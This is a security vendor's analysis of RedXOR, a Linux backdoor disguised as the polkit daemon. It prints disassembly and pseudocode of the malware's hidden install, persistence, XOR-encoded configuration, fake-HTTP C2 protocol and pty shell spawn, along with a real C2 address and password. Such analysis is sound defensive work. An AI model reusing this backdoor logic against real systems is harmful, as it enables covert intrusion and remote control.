New Linux Backdoor RedXOR Likely Operated by Chinese Nation-State Actor

intezer.com/blog/malware-analysis/new-linux-backdoor-redxor-likely-operated-by-chinese-nation-state-actor

March 10, 2021

Written by Avigayil Mechtinger and Joakim Kennedy - 10 March 2021

Subscribe to Our Blog
Join our free community

Get started

- We discovered a new sophisticated backdoor targeting Linux endpoints and servers
- Based on Tactics, Techniques, and Procedures (TTPs) the backdoor is believed to be developed by Chinese nation-state actors
- The backdoor masquerades itself as polkit daemon. We named it **RedXOR** for its network data encoding scheme based on XOR. The malware was compiled on Red Hat Enterprise Linux
- We provide recommendations for detecting and responding to this threat below

Monitor your cloud environments for **RedXOR** and other **Linux malware**. Protect 10 servers for free with the Intezer Protect community edition.

Intro

2020 set a record for new Linux malware families. New malware families targeting Linux systems are being discovered on a regular basis. Backdoors attributed to advanced threat actors are disclosed less frequently.

We have discovered an undocumented backdoor targeting Linux systems, masqueraded as polkit daemon. We named it **RedXOR** for its network data encoding scheme based on XOR.

Based on victimology, as well as similar components and Tactics, Techniques, and Procedures (TTPs), we believe RedXOR was developed by high profile Chinese threat actors. The samples, which have low detection rates in VirusTotal, were uploaded from Indonesia and Taiwan, countries known to be targeted by Chinese threat actors. The samples are compiled with a legacy GCC compiler on an old release of Red Hat Enterprise Linux, hinting that RedXOR is used in targeted attacks against legacy Linux systems.

During our investigation we experienced an “on and off” availability of the Command and Control (C2) server indicating that the operation is still active.

Connections to Chinese Threat Actors

We uncovered key similarities between RedXOR and previously reported malware associated with Winnti umbrella threat group. These malware are **PWNLNX** backdoor and **XOR.DDOS** and **Groundhog**, two botnets attributed to Winnti by BlackBerry.

The below samples can be used for reference:

Similarities between the samples:

1. **Use of old open-source kernel rootkits:** RedXOR uses an open-source LKM rootkit called “Adore-ng” to hide its process. Based on a FireEye report Winnti used this rootkit in their “ADORE.XSE” Linux backdoor. Embedding open-source LKM rootkits is a common Winnti technique. The group has been documented using Azazel and Suterusu.

2. The ***CheckLKM*** function name used by RedXOR has also been used in PWNLNX and XOR.DDOS.

3. **Provides the operator with a pseudo-terminal:** RedXOR uses Python pty shell by importing the python pty library. PWNLNX implements the pty shell function in c.

```
loc_407263:
mov     [rbp+var_58], 1
mov     [rbp+var_54], 1
mov     cs:szShellClosed, 0
lea     rax, [rbp+dest]
mov     esi, 1000h      ; n
mov     rdi, rax        ; s
call    _bzero
mov     ecx, offset aPythonCImportP ; "python -c \"import pty;pty.spawn('/bin/"...
lea     rax, [rbp+dest]
mov     edx, 2Fh ; '/'  ; n
mov     rsi, rcx        ; src
mov     rdi, rax        ; dest
call    _memcpy
lea     rax, [rbp+dest]
mov     rdi, rax        ; s
call    _strlen
mov     rdx, rax        ; n
mov     eax, [rbp+var_23124]
lea     rcx, [rbp+dest]
mov     rsi, rcx        ; buf
mov     edi, eax        ; fd
call    _write
lea     rax, [rbp+dest]
mov     esi, 1000h      ; n
mov     rdi, rax        ; s
call    _bzero
mov     eax, [rbp+pipedes]
lea     rcx, [rbp+dest]
mov     edx, 0FFFh      ; nbytes
mov     rsi, rcx        ; buf
mov     edi, eax        ; fd
call    _read
mov     [rbp+var_C0], eax
cmp     [rbp+var_C0], 0FFFFFFFFh
jnz     short loc_40731D
```

Figure 1: Python pty shell used in RedXOR

4. **Encoding network with XOR:** The backdoor encodes its network data with a scheme based on XOR. Encoding network data with XOR has been used in previous Winnti malware including PWNLNX.

5. **Persistence service name:** As part of its persistence methods, RedXOR attempts to create a service under rc.d. The developer added "S99" before the name of the service to lower its priority and make it run last on system initiation. This technique was used in XOR.DDOS and Groundhog samples where the malware developer added "S90" to the service name.

6. **Main functions flow:** PWNLX and RedXOR have a main function which is in charge of initialization. In both backdoors, the main function calls another function which is in charge of the main logic. The main logic function names are *main_process* in RedXOR and *MainThread* in PWLNX. Both main functions daemonize the process to detach from the terminal and run in the background.

7. **XML for file listing:** RedXOR's *directory* function and PWNLNX's *getfiles* function are both in charge of directory listing. Their code flow implementation is different, however, as both malware send the directory listing as an XML file to the C2 server. Figure 2 shows the XML structure used in PWNLNX and RedXOR. The file's data used in both functions are: path, name, type, user, permission, size, time.

PWNLNX

```
<?xml version=\"1.0\" encoding=\"UNICODE\"?>\n<FileList FilePath=\"%s\">\n
<LIST><name><![CDATA[%s]]></name><type>%o</type><perm>%o</perm><user>%s:%s</user><size>%llu</size><time>%s</time></LIST>\n
</FileList>
```

RedXOR

```
<D dir=\"%s\" />\r\n
<F T=\"F\" N=\"%s\" Z=\"0\" S=\"0\" P=\"2\"/>\r\n
<F T=\"F\" N=\"%s\" %s P=\"1\"/>\r\n
```

Figure 2: The XML structure used by PWNLNX's getfiles function and RedXOR's directory function

8. **Legacy Red Hat compilers:** RedXOR and PWNLNX were both compiled with a Red Hat 4.4.7 compiler. This compiler is the default GCC compiler on RHEL6.

9. **Chown similarity:** Both PWNLNX and RedXOR change the file's user and group owner to a large ID. The same technique has been used by the XOR.DDoS malware as referenced in the analysis by MalwareMustDie.

```
0x00404db3    baffcb00f1    mov edx, 0xf100cbff     PWNLNX   | RedXOR   0x004091b9    bab6f51a78    mov edx, 0x781af5b6
0x00404db8    be852db695    mov esi, 0x95b62d85              |          0x004091be    beb1625d4e    mov esi, 0x4e5d62b1
0x00404dbd    4889c7        mov rdi, rax                     |          0x004091c3    4889c7        mov rdi, rax
0x00404dc0    e8a3cbffff    call sym.imp.lchown     ;[7]     |          0x004091c6    e86588ffff    call sym.imp.lchown
```

Figure 3: Similarity between PWNLNX and RedXOR of the UID and GID used with "lchown" function call

10. **Overall flow and functionalities:** The overall code flow, behavior, and capabilities of RedXOR are very similar to PWNLNX. Both have file uploading and downloading functionalities together with a running shell. The network tunneling functionality in both families is called "PortMap".

11. **Unstripped ELF binaries:** Malware developers will often tamper with a file's symbols and/or sections, making it harder for researchers to analyze them. However, RedXOR and various Winnti malware, including PWNLNX and XOR.DDOS, are unstripped.

Technical Analysis

The samples are both unstripped 64-bit ELF files called ***po1kitd-update-k.*** Uploaded to VirusTotal from Taiwan and Indonesia, they are low detected at the time of this writing.



Figure 4: 2bd6e2f8c1a97347b1e499e29a1d9b7c in VirusTotal

Malware Installation

Upon execution RedXOR forks off a child process allowing the parent process to exit. The purpose is to detach the process from the shell. The new child determines if it has been executed as the *root* user or as another user on the system. It does this to create a hidden folder, called ".po1kitd.thumb", inside the user's home folder which is used to store files related to the malware. The malware creates a hidden file called ".po1kitd-2a4D53" inside the folder. The file is locked to the current running process, seen in Figure 5, essentially creating a mutex. If another instance of the malware is executed, it also tries to obtain the lock but ultimately fails. Upon this failure the process exits.

```
0x00409137      4889e5          mov rbp, rsp
0x0040913a      53              push rbx
0x0040913b      4881ec380400.   sub rsp, 0x438
0x00409142      488d85c0fbff.   lea rax, [path]
0x00409149      ba00040000      mov edx, 0x400                  ; 1024 ; size_t n
0x0040914e      be00000000      mov esi, 0                      ; int c
0x00409153      4889c7          mov rdi, rax                    ; void *s
0x00409156      e81587ffff      call sym.imp.memset             ;[1] ; void *memset(void *s, int c, size_t n)
0x0040915b      bb119d4000      mov ebx, str._s__s__s           ; 0x409d11 ; "%s/%s/%s"
0x00409160      488d85c0fbff.   lea rax, [path]
0x00409167      41b8349d4000    mov r8d, str..po1kitd_2a4D53      ; 0x409d34 ; ".po1kitd-2a4D53"
0x0040916d      b9259d4000      mov ecx, str..po1kitd.thumb      ; 0x409d25 ; ".po1kitd.thumb"
0x00409172      baa0be6000      mov edx, obj.home               ; 0x60bea0 ;  ...
0x00409177      4889de          mov rsi, rbx                    ; const char *format
0x0040917a      4889c7          mov rdi, rax                    ; char *s
0x0040917d      b800000000      mov eax, 0
0x00409182      e8e988ffff      call sym.imp.sprintf            ;[2] ; int sprintf(char *s, const char *format, ...)
0x00409187      bf00000000      mov edi, 0                      ; int m
0x0040918c      e8df8bffff      call sym.imp.umask              ;[3] ; int umask(int m)
0x00409191      488d85c0fbff.   lea rax, [path]
0x00409198      baff010000      mov edx, 0x1ff                  ; 511
0x0040919d      be41000000      mov esi, 0x41                   ; 'A' ; 65 ; int oflag
0x004091a2      4889c7          mov rdi, rax                    ; const char *path
0x004091a5      b800000000      mov eax, 0
0x004091aa      e8e18bffff      call sym.imp.open               ;[4] ; int open(const char *path, int oflag)
0x004091af      8945ec          mov dword [var_14h], eax
0x004091b2      488d85c0fbff.   lea rax, [path]
0x004091b9      bab6f51a78      mov edx, 0x781af5b6
0x004091be      beb1625d4e      mov esi, 0x4e5d62b1
0x004091c3      4889c7          mov rdi, rax
0x004091c6      e86588ffff      call sym.imp.lchown             ;[5]
0x004091cb      66c745c00100    mov word [var_40h], 1
0x004091d1      66c745c20000    mov word [var_3eh], 0
0x004091d7      48c745c80000.   mov qword [var_38h], 0
0x004091df      48c745d00000.   mov qword [var_30h], 0
0x004091e7      e8b487ffff      call sym.imp.getpid             ;[6] ; int getpid(void)
0x004091ec      8945d8          mov dword [var_28h], eax
0x004091ef      488d55c0        lea rdx, [var_40h]
0x004091f3      8b45ec          mov eax, dword [var_14h]
0x004091f6      be06000000      mov esi, 6                      ; F_SETLK64
0x004091fb      89c7            mov edi, eax
0x004091fd      b800000000      mov eax, 0                        Lock file to current process
0x00409202      e8798bffff      call sym.imp.fcntl              ;[7]
0x00409207      4881c4380400.   add rsp, 0x438
0x0040920e      5b              pop rbx
0x0040920f      c9              leave
0x00409210      c3              ret
```

Figure 5: The malware creates a "mutex" file locking it to the process ID

After the malware creates the mutex, it installs itself on the infected machine. As shown in Figure 6, the malware looks up its current path and moves the binary to the created folder. It hides the file by naming it ".po1kitd-update-k".

```
0x00408ad5    488d85d0f3ff.   lea rax, [newpath]
0x00408adc    ba00040000      mov edx, 0x400               ; 1024 ; size_t n
0x00408ae1    be00000000      mov esi, 0                   ; int c
0x00408ae6    4889c7          mov rdi, rax                 ; void *s
0x00408ae9    e8828dffff      call sym.imp.memset          ;[1] ; void *memset(void *s, int c, size_t n)
0x00408aee    bb119d4000      mov ebx, str._s__s__s        ; 0x409d11 ; "%s/%s/%s"
0x00408af3    488d85d0f3ff.   lea rax, [newpath]
0x00408afa    41b8e19f4000    mov r8d, str..po1kitd_update_k     ; 0x409fe1 ; ".po1kitd-update-k"
0x00408b00    b9259d4000      mov ecx, str..po1kitd.thumb    ; 0x409d25 ; ".po1kitd.thumb"
0x00408b05    baa0be6000      mov edx, obj.home            ; 0x60bea0 ;  ...
0x00408b0a    4889de          mov rsi, rbx                 ; const char *format
0x00408b0d    4889c7          mov rdi, rax                 ; char *s
0x00408b10    b800000000      mov eax, 0
0x00408b15    e8568fffff      call sym.imp.sprintf         ;[2] ; int sprintf(char *s, const char *format, ...)
0x00408b1a    488d95d0f3ff.   lea rdx, [newpath]
0x00408b21    488d85d0f7ff.   lea rax, [filename]
0x00408b28    4889d6          mov rsi, rdx                 ; const char *newpath
0x00408b2b    4889c7          mov rdi, rax                 ; const char *oldpath
0x00408b2e    e86d92ffff      call sym.imp.rename          ;[3] ; int rename(const char *oldpath, const char *newpath)
0x00408b33    488d85d0f3ff.   lea rax, [newpath]
0x00408b3a    be00000000      mov esi, 0                   ; int mode
0x00408b3f    4889c7          mov rdi, rax                 ; const char *path
0x00408b42    e86991ffff      call sym.imp.access          ;[4] ; int access(const char *path, int mode)
0x00408b47    85c0            test eax, eax
0x00408b49    745c            je 0x408ba7
0x00408b4b    488d85d0fbff.   lea rax, [string]
0x00408b52    be00040000      mov esi, 0x400               ; 1024 ; size_t n
0x00408b57    4889c7          mov rdi, rax                 ; void *s
0x00408b5a    e8718effff      call sym.imp.bzero           ;[5] ; void bzero(void *s, size_t n)
0x00408b5f    bbf39f4000      mov ebx, str.cp__s__s        ; 0x409ff3 ; "cp %s %s"
0x00408b64    488d8dd0f3ff.   lea rcx, [newpath]
0x00408b6b    488d95d0f7ff.   lea rdx, [filename]          ;  ...
0x00408b72    488d85d0fbff.   lea rax, [string]
0x00408b79    4889de          mov rsi, rbx                 ; const char *format
0x00408b7c    4889c7          mov rdi, rax                 ; char *s
0x00408b7f    b800000000      mov eax, 0
0x00408b84    e8e78effff      call sym.imp.sprintf         ;[2] ; int sprintf(char *s, const char *format, ...)
0x00408b89    488d85d0fbff.   lea rax, [string]
0x00408b90    4889c7          mov rdi, rax                 ; const char *string
0x00408b93    e8c88dffff      call sym.imp.system          ;[6] ; int system(const char *string)
0x00408b98    488d85d0f7ff.   lea rax, [filename]
0x00408b9f    4889c7          mov rdi, rax                 ; const char *filename
0x00408ba2    e8c990ffff      call sym.imp.remove          ;[7] ; int remove(const char *filename)
```

Figure 6: Malware moves the binary to the hidden folder "po1kitd.thumb" created earlier. It first tries to use the "rename" function provided by libc. If this fails, it executes an "mv" shell command via the "system" function

After installing the binary to the hidden folder, the malware sets up persistence via "init" scripts. The following files are created after executing the malware on boot:

- /usr/syno/etc/rc.d/S99po1kitd-update.sh
- /etc/init.d/po1kitd-update
- /etc/rc2.d/S99po1kitd-update

The malware checks if the rootkit is active by creating a file and removing it. Then, the malware compares the "saved set-user-ID" of the process to the user ID. If they don't match, the rootkit is enabled. If they match, it looks to see if the user ID is "10". If this is the case, the rootkit is enabled. This logic is shown in Figure 7.

```
/ 120: sym.CheckLKM ();
|           ; var int64_t var_10h @ rbp-0x10
|           ; var int64_t var_ch @ rbp-0xc
|           ; var int64_t var_8h @ rbp-0x8
|           ; var int64_t fildes @ rbp-0x4
|           0x004090be      55             push rbp
|           0x004090bf      4889e5         mov rbp, rsp
|           0x004090c2      4883ec10       sub rsp, 0x10
|           0x004090c6      ba00000000     mov edx, 0
|           0x004090cb      be42000000     mov esi, 0x42                 ; 'B' ; 66 ; int oflag ; O_CREAT|O_RDWR
|           0x004090d0      bf7ca04000     mov edi, str._proc_po1kitd     ; 0x40a07c ; "/proc/po1kitd" ; const char *path
|           0x004090d5      b800000000     mov eax, 0
|           0x004090da      e8b18cffff     call sym.imp.open             ;[1] ; int open(const char *path, int oflag)
|           0x004090df      8945fc         mov dword [fildes], eax
|           0x004090e2      8b45fc         mov eax, dword [fildes]
|           0x004090e5      89c7           mov edi, eax                  ; int fildes
|           0x004090e7      e8a487ffff     call sym.imp.close            ;[2] ; int close(int fildes)
|           0x004090ec      bf7ca04000     mov edi, str._proc_po1kitd     ; 0x40a07c ; "/proc/po1kitd" ; const char *path
|           0x004090f1      e87a88ffff     call sym.imp.unlink           ;[3] ; int unlink(const char *path)
|           0x004090f6      488d55f0       lea rdx, [var_10h]
|           0x004090fa      488d4df4       lea rcx, [var_ch]
|           0x004090fe      488d45f8       lea rax, [var_8h]
|           0x00409102      4889ce         mov rsi, rcx
|           0x00409105      4889c7         mov rdi, rax
|           0x00409108      b800000000     mov eax, 0
|           0x0040910d      e8fe89ffff     call sym.imp.getresuid        ;[4]
|           0x00409112      e8298bffff     call sym.imp.getuid           ;[5] ; uid_t getuid(void)
|           0x00409117      8b55f0         mov edx, dword [var_10h]
|           0x0040911a      39d0           cmp eax, edx
|       ,=< 0x0040911c      7511           jne 0x40912f
|       |   0x0040911e      e81d8bffff     call sym.imp.getuid           ;[5] ; uid_t getuid(void)
|       |   0x00409123      83f80a         cmp eax, 0xa                  ; 10
|      ,==< 0x00409126      7407           je 0x40912f
|      ||   0x00409128      b800000000     mov eax, 0
|     ,===< 0x0040912d      eb05           jmp 0x409134
|     |||   ; CODE XREFS from sym.CheckLKM @ 0x40911c, 0x409126
|     |``-> 0x0040912f      b801000000     mov eax, 1
|     |     ; CODE XREF from sym.CheckLKM @ 0x40912d
|     `---> 0x00409134      c9             leave
\           0x00409135      c3             ret
```

Figure 7: Logic used by RedXOR to check if the rootkit is enabled

The “CheckLKM” logic is almost identical to the “adore_init” function in the “adore-ng” rootkit. Afore-ng is a Chinese open-source LKM (Loadable Kernel Module) rootkit. This technique allows the malware to stay under the radar by hiding its processes. The code for the init function is shown in Figure 8.

```
adore_t *adore_init()
{
        int fd;
        uid_t r, e, s;
        adore_t *ret = calloc(1, sizeof(adore_t));

        fd = open(APREFIX"/"ADORE_KEY, O_RDWR|O_CREAT, 0);
        close(fd);
        unlink(APREFIX"/"ADORE_KEY);
        getresuid(&r, &e, &s);

        printf("%d,%d,%d,%d\n",CURRENT_ADORE,r,e,s);

        if (s == getuid() && getuid() != CURRENT_ADORE) {
                fprintf(stderr,
                        "Failed to authorize myself. No luck, no adore?\n");
                ret->version = -1;
        } else
                ret->version = s;
        return ret;
}
```

Figure 8: Client authentication code for the adore-ng rootkit

Configuration

The malware stores the configuration encrypted within the binary. In addition to the Command and control (C2) IP address and port it can also be configured to use a proxy. The configuration includes a password, as can be seen in Figure 9. This password is used by the malware to authenticate to the C2 server.

```
0x00409550      0fb705892220.   movzx eax, word [obj.SERVER_PORT]    ; [0x60b7e0:2]=0x1f90
0x00409557      66c1e808        shr ax, 8
0x0040955b      8845ee          mov byte [var_12h], al
0x0040955e      0fb7057b2220.   movzx eax, word [obj.SERVER_PORT]    ; [0x60b7e0:2]=0x1f90
0x00409565      8845ef          mov byte [var_11h], al
0x00409568      0fb65def        movzx ebx, byte [var_11h]
0x0040956c      0fb645ee        movzx eax, byte [var_12h]
0x00409570      b900010000      mov ecx, 0x100              ; 256
0x00409575      bae0b56000      mov edx, obj.ServerIP       ; rdi
                                                            ; 0x60b5e0 ; "158.247.208.230"
0x0040957a      89de            mov esi, ebx
0x0040957c      89c7            mov edi, eax
0x0040957e      e85189ffff      call sym.doXor              ;[2]
0x00409583      0fb65def        movzx ebx, byte [var_11h]
0x00409587      0fb645ee        movzx eax, byte [var_12h]
0x0040958b      b900010000      mov ecx, 0x100              ; 256
0x00409590      bae0b66000      mov edx, obj.Password       ; rsi
                                                            ; 0x60b6e0 ; "admin"
0x00409595      89de            mov esi, ebx
0x00409597      89c7            mov edi, eax
0x00409599      e83689ffff      call sym.doXor              ;[2]
0x0040959e      0fb65def        movzx ebx, byte [var_11h]
0x004095a2      0fb645ee        movzx eax, byte [var_12h]
0x004095a6      b900010000      mov ecx, 0x100              ; 256
0x004095ab      ba00b86000      mov edx, obj.ProxyServer    ; 0x60b800 ; ".\x81\x0e\xe1n\xc1N\x
0x004095b0      89de            mov esi, ebx
0x004095b2      89c7            mov edi, eax
0x004095b4      e81b89ffff      call sym.doXor              ;[2]
0x004095b9      0fb65def        movzx ebx, byte [var_11h]
0x004095bd      0fb645ee        movzx eax, byte [var_12h]
0x004095c1      b900010000      mov ecx, 0x100              ; 256
0x004095c6      ba00b96000      mov edx, obj.ProxyUser      ; 0x60b900 ; "}\xaf?\xcf_\xef\x7f\x
0x004095cb      89de            mov esi, ebx
0x004095cd      89c7            mov edi, eax
0x004095cf      e80089ffff      call sym.doXor              ;[2]
0x004095d4      0fb65def        movzx ebx, byte [var_11h]
0x004095d8      0fb645ee        movzx eax, byte [var_12h]
0x004095dc      b900010000      mov ecx, 0x100              ; 256
0x004095e1      ba00ba6000      mov edx, obj.ProxyPwd       ; 0x60ba00 ; "|\xaf?\xcf_\xef\x7f\x
0x004095e6      89de            mov esi, ebx
0x004095e8      89c7            mov edi, eax
0x004095ea      e8e588ffff      call sym.doXor              ;[2]
; CODE XREF from main @ 0x409608
> 0x004095ef    bee0b66000      mov esi, obj.Password       ; rsi
                                                            ; 0x60b6e0 ; "admin"
0x004095f4      bfe0b56000      mov edi, obj.ServerIP       ; rdi
                                                            ; 0x60b5e0 ; "158.247.208.230"
0x004095f9      e8c5daffff      call sym.main_process       ;[3]
```

Figure 9: Configuration options for the malware

The configuration values are decrypted by the "doXor" function. A pseudo-code representation of the function is shown in Figure 10. The decryption logic is a simple XOR against a byte key. The byte key is incremented by a constant for each item in the buffer. The only configuration value that is not encrypted is the server port. The port value is used to derive the key and the adder. The key is derived from bit shifting the port value eight steps to the right. The constant uses the port value.

Figure 10: Decryption logic of the configuration data. The data is XORed against a key byte that is incremented by a constant for each entry in the buffer

```
doXor(keyChar, adder, buf, buf_len)
{
    key = keyChar;
    for (i = 0; i < buf_len; i++) {
        buf[i] = key ^ buf[i];
        key = key + adder;
    }
    return 0;
}
```

Communication with the C2

The malware communicates with the C2 server over a TCP socket. The traffic is made to look like HTTP traffic. Figure 11 shows a pseudo-code representation of the function used by the malware to prepare data that is to be sent to the C2 server. First, it fills the buffer with null bytes. The request body is XORed against a key. The malware uses the buffer length as the key. This value is also passed into the function as the “total_length” argument.

```
makeHttpData(buf, command_id, data, data_length, total_length)
{
    bzero(&src, 0x1000);
    sprintf(&src,
            "POST /yester/login.jsp %s\r\nContent-Length: %010d\r\nTotal-Length: %010d\r\nCookie: JSESSIONID=%s\r\nConnection: Keep-Alive\r\n\r\n",
            "HTTP/1.0\r\nUser-Agent: Mozilla/4.0", data_length, total_length, command_id);

    header_length = strlen(&src);

    // Copy header to buffer.
    strcpy(buf, &src, &src);

    // Copy request body to buffer.
    for (i = 0; i <= data_length; i++)
    {
        buf[header_length + i] = data[i];
    }

    // Encrypt request body.
    for (i = header_length; i < header_length + data_length; i++)
    {
        buf[i] = data_length ^ buf[i];
        data_length = data_length + total_length;
    }

    return data_length + header_length;
}
```

Figure 11: Function for preparing data to be sent to the C2 server

The same logic is used to decrypt the response body from the C2 server. From the response, the malware extracts “JSESSIONID”, “Content-Length”, “Total-Length” and the response body. The data is added to a struct with the following layout:

0x0 JSESSIONID as int

0x8 Content-Length as long

0x10 Total-Length as long

0x18 Response body

The content length is the length of the response body but also used as the key. The total length value is used as a constant which is added to the key in each iteration. The JSESSIONID value holds the command ID for the job the C2 wants the malware to perform.

Commands

The C2 server tells the malware to execute different commands via a command code that is returned in the “JSESSIONID” cookie. The codes are encoded as decimal integers. A full list of commands supported by the analyzed malware sample are shown in the table below. They can be grouped into command types. Commands in the 2000 range provide “filesystem” interaction, 3000 handle “shell” commands, and 4000 handle network tunneling.

Table 1: List of commands supported by the malware

Code	Command
0000	System information
0008	Update
0009	Uninstall
1000	Ping
1010	Install LKM
2049	List folder
2054	Upload file
2055	Open file
2056	Execute with system
2058	Remove file
2060	Remove folder
2061	Rename
2062	Create new folder
2066	Write content to file
3000	Start shell
3058	Exec shell command
3999	Close tty
4001	Portmap (Proxy)

4002	Kill portmap

System Information

When the malware first contacts the C2 server it sends a password encoded in the request body. The C2 server responds with the command code 0 to collect system information. The data collected about the system by the malware is listed in the table below. The data is serialized into a URL query-like string, encrypted and then sent as the request body.

Table 2: Data collected by the malware and sent back to the C2 server

URL key	Description	Comment
hostip	IP	Hardcoded to 127.0.0.1
softtype		Hardcoded to “Linux”
pscaddr	MAC address	
hostname	Machine name	
hosttar	Username	Possibly “host target”
hostos	Distribution	Extracted from /etc/issue or /etc/redhat-release
hostcpu	Clock speed	/proc/cpuinfo
hostmem	Amount of memory	/proc/meminfo
hostpack		Hardcoded to “Linux”
lkmtag	Is rootkit enabled	
kernel	Kernel version	Extracted from uname

Figure 12 shows the communication between RedXOR and the C2. The malware sends the password “pd=admin” and C2 responds with “all right” (JSESSIONID=0000). Next, the malware sends the system information and the C2 replies with the ping command

(JSESSIONID=1000).

Figure 12: RedXOR communication with C2

Update Functionality

The malware can be updated by the threat actor. This is performed by sending command code 8 to the malware. When the malware receives this code the following actions are taken:

- The malware opens the mutex file for writing.
- It sends a request with the command code 8 and an empty request body to the C2 server.
- The response body from the server is written to the mutex file. The response body is not encrypted.
- The lock is released on the mutex file.
- The malware executes “chmod” to set the execution flag on the file via the libc system function.

- The malware sleeps and tries to obtain the lock on the file again when it wakes up. If it fails, it assumes the update was successful, closes the connection to the C2 server and exits.

Shell Functionality

The malware has the ability to provide its operator with a “tty” shell. If a shell is requested via the command code 3000, the malware creates a new thread executing “/bin/sh”. In the new spawned shell, the malware executes *python -c “import pty;pty.spawn(‘/bin/sh’)”* to get a pseudo-terminal (pty) interface. Any shell commands sent to the malware with the command code of 3058 are executed in the pty and the response is returned to the operator.

Network Tunneling

Network tunneling is enabled by sending the command code 4001 to the malware. As part of the request, a “configuration” is sent as part of the response body. The configuration consists of three items separated by a “#” character. The items are: a port to bind to, the IP to connect to, and a port to connect to. The malware uses a modified version of the open-source project Rinetd for the tunneling logic. Rinetd is designed to use a configuration file stored on the machine. To get around this, the malware author has modified the function that parses the configuration in order to directly take the required values normally found in the configuration file.

Detection & Response

Detect if a Machine in Your Network Has Been Compromised

Use a Cloud Workload Protection Platform like Intezer Protect to gain full runtime visibility over the code in your Linux-based systems and get alerted on any malicious or unauthorized code or commands.

Try our free community edition

Figure 13 emphasizes an Intezer Protect alert on a compromised machine. The alert provides additional context about the malicious code including threat classification (RedXOR), binary’s path on the disk, process tree, command, and hash.



Figure 13: Intezer Protect alerts on RedXOR

We also recommend using the IOCs section below to ensure that the RedXOR process and the files it creates do not exist on your system.

Intezer Protect defends all types of compute resources—including VMs, containers and Kubernetes—against the latest Linux threats in runtime. Try our free community edition

Response

If you are a victim of this operation, take the following steps:

1. Kill the process and delete all files related to the malware.

2. Make sure your machine is clean and running only trusted code using a Cloud Workload Protection Platform like Intezer Protect.

Wrap Up

Linux systems are under constant attack given that Linux runs on most of the public cloud workload. A survey conducted by Sophos found that 70% of organizations using the public cloud to host data or workloads experienced a security incident in the past year.

Along with botnets and cryptominers, the Linux threat landscape is also home to sophisticated threats like RedXOR developed by nation-state actors.

RedXOR samples are indexed in Intezer Analyze so that you can detect any suspicious file that shares code with this malware.

